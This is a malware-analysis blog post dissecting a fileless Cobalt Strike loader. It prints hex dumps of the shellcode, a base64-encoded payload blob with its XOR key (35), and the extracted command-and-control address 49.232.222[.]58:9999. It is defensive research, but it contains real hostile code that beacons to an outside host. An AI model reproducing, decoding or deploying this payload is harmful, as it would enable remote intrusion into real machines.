String: 403 b'User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0)'
```

```
000000A0: FF D5 31 FF 57 57 57 57  57 68 3A 56 79 A7 FF D5  ..1.WWWWWh:Vy...
000000B0: E9 84 00 00 00 5B 31 C9  51 51 6A 03 51 51 68 0F  .....[1.QQj.QQh.
000000C0: 27 00 00 53 50 68 57 89  9F C6 FF D5 EB 70 5B 31  '..SPhW......p[1
...
00000130: 74 B7 31 FF E9 91 01 00  00 E9 C9 01 00 00 E8 8B  t.1.............
00000140: FF FF FF 2F 6D 54 36 65  00 88 3B 54 C7 30 84 14  .../mT6e..;T.0..
00000150: 86 05 7C 97 3C DD 0B 9F  87 BB 7B AF 05 96 C3 DC  ..|.<.....{.....
...
00000300: C3 85 C0 75 E5 58 C3 E8  A9 FD FF FF 34 39 2E 32  ...u.X......49.2
00000310: 33 32 2E 32 32 32 2E 35  38 00 49 96 02 D2        32.222.58.I...
```

```
FLARE-VM Mon 24/06/2024 23:05:31.93
C:\Users\cookies\Desktop\Real-MalwareBazaar>type cobalt-payload-info.txt
000000A0: FF D5 31 FF 57 57 57 57  57 68 3A 56 79 A7 FF D5  ..1.WWWWWh:Vy...
000000B0: E9 84 00 00 00 5B 31 C9  51 51 6A 03 51 51 68 0F  .....[1.QQj.QQh.
000000C0: 27 00 00 53 50 68 57 89  9F C6 FF D5 EB 70 5B 31  '..SPhW......p[1
...
00000130: 74 B7 31 FF E9 91 01 00  00 E9 C9 01 00 00 E8 8B  t.1.............
00000140: FF FF FF 2F 6D 54 36 65  00 88 3B 54 C7 30 84 14  .../mT6e..;T.0..
00000150: 86 05 7C 97 3C DD 0B 9F  87 BB 7B AF 05 96 C3 DC  ..|.<.....{.....
...
00000300: C3 85 C0 75 E5 58 C3 E8  A9 FD FF FF 34 39 2E 32  ...u.X......49.2
00000310: 33 32 2E 32 32 32 2E 35  38 00 49 96 02 D2        32.222.58.I...
FLARE-VM Mon 24/06/2024 23:05:35.44
```

Request Port(offset 0x00BE)
(0x270f = 9999)

Request Query
(offset 0x0143)

Request Address
(offset 0x030C)

Command & Control (C2) Address: `http://49.232.222[.]58:9999/mT6e`

```
# Cobalt Strike Loader

1. From Base 64
2. XOR decryption key: 35
3. Change to decimal format
4. C2 Found: 49.232.222.58

38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41
dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi
86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6n
JySSBycksBCMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFwcXNLyHYNGNz2quWg4HMS3HR0SdxwdUsOJTtY
3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEt
zKsiIjI8rqIiMjy6jc3NwMTncVRiOrGHfkE6c3pSZftB/+KLykmFiMJrXg/9lpyAITBQnjq5qJnrNcOBGV
yEobWQQc18TYvXZmbfrHDBJ9sqFn9nHPgkQqpmgBg0UqI3ZQRlEOYkRGTVcZA25MWUpPT0IMFg0TAwtATE
5TQldKQU9GGANucGpmAxITDRMYA3RKTUdMVFADbXcDFQ0RGAN3UUpHRk1XDBUNEwouKSNe9HRosw0AwFST
yRc8u3hziphW75JBJ1QstyoiSV/Nz+MA98FHKTQ0Co2CWBy94lon/5HHmYsJmf4CToYmX8Ply8PfoS21Ly
MMsjNgb9EiWPpILBoISre/h6eNdma5w6cxpM/TMSmt5CN7bGyxUH+O8Dq2iatOs/toah8PH5mK53SoaXdB
vx8QG0Tl64Xg9vd1JRLZ2ICaUG4VyAMc/cY7Qdh+Bq75C2kyAcpHR955IJphyOi1TqC815K6eCFmHprHHS
KlFp865s9Sb2QUKWalgbMwtFxxkSAYkWfKPRBHJiNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3DG3PawmiMj
IyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcFxoNERARDREREQ0WGyNqtSHx
```

Reverse Engineering Objectives

- **Identify Malware Function**
  What are the capabilities of this malware? What does it do?

  Cobalt Strike Loader

- **Identify Command & Control Address**
  If it is a backdoor. Find out the address (domain or IP) of the C2.

  http://49.232.222[.]58:9999/mT6e

End of analysis. Thank you, Cheers.

FURTHER INQUIRIES

E-mail: fatahillah.hashim@gmail.com

Note: I typically respond to all business e-mails within 1-2 business days. In case of any communication issues, I'm on LinkedIn https://www.linkedin.com/in/fatah-hashim/

BUY ME A COFFEE

Hi, Fatah here :D

I create and provide free Cyber Security Resources to the community. You can find me at:

https://www.x86fatah.com/

If you find this material useful and you feel like buying me a coffee or helping to contribute to domain registration and hosting fees, please feel free to do so, but please don't feel obliged.

Your contributions paid for a a couple of years of Domain Registration and a couple of coffees that have helped make some valued content for the community.

Thankyou. Cheers.

SPONSORS

The first x86fatah blog value is to offer free analysis/research/development educational resources to all the world based on the owner personal efforts. Fatah has dedicated thousands of hours to offer this content for free.

If you think x86fatah blog are made for commercial purposes you are completely wrong.

Fatah have sponsors because, even if all the content is free, Fatah want to offer the community the possibility of appreciating his work if they want to. Therefore, Fatah offer people the option to donate to x86fatah blog via Ko-fi! (ko-fi.com/fatahhashim) sponsors, and relevant cybersecurity companies to sponsor x86fatah blog and to have some ads in the blog.

$5 a month

==========

Thank you very much!! This encourages me to continue researching and sharing everything with the community.

$20 a month

==========

Thank you very much!! Have ads in some x86blog pages.

$50 a month

==========

- Have the logo of your company, a description, and a link in the main page of x86fatah blog!

- Have ads in some x86fatah blog pages

RESERVED FOR NOTES

Change Log

29.10.2024. Fileless Rozena With Cobalt Strike Loader Analysis Published.